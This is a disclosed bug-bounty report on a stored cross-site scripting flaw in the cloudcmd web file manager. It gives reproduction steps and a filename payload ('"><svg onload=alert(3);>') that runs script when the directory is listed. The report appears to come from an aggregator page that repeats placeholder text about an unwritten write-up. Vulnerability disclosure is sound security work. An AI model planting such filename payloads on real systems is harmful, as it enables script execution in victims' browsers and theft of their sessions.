[cloudcmd] Stored XSS in the filename when directories listing

- Triaged in 3 days
- Fixed in 5 days
- Disclosed after 5 days
I would like to report a Stored XSS issue in module cloudcmd It allows executing malicious javascript code in the user's browser.
Module

module name: cloudcmd version: 9.1.5 npm page: https://www.npmjs.com/package/cloudcmd
Module Description
Cloud Commander is an orthodox web file manager with console and editor.
Module Stats
4,433 downloads in the last week
Vulnerability
Steps To Reproduce:
- Install the module
$ npm i cloudcmd
- Run
$ ./node_modules/cloudcmd/bin/cloudcmd.js --root .
- In the target directory, create a file with name

"><svg onload=alert(3);>
bash$ touch '"><svg onload=alert(3);>'
- In the browser, go to http://127.0.0.1:8080/, the XSS popup will fire.
Supporting Material/References:
- macOS High Sierra 10.13.4
- node v8.10.0
- npm 5.6.0
- Chrome Version 65.0.3325.181 (Official Build) (64-bit)
Wrap up
- I contacted the maintainer to let them know: N
- I opened an issue in the related repository: N
Impact
It allows executing malicious javascript code in the user's browser
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is known
A high-severity XSS bug in cloudcmd, rated CVSS 8.5. HackerOne made it public on 25 April 2018.
About XSS
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.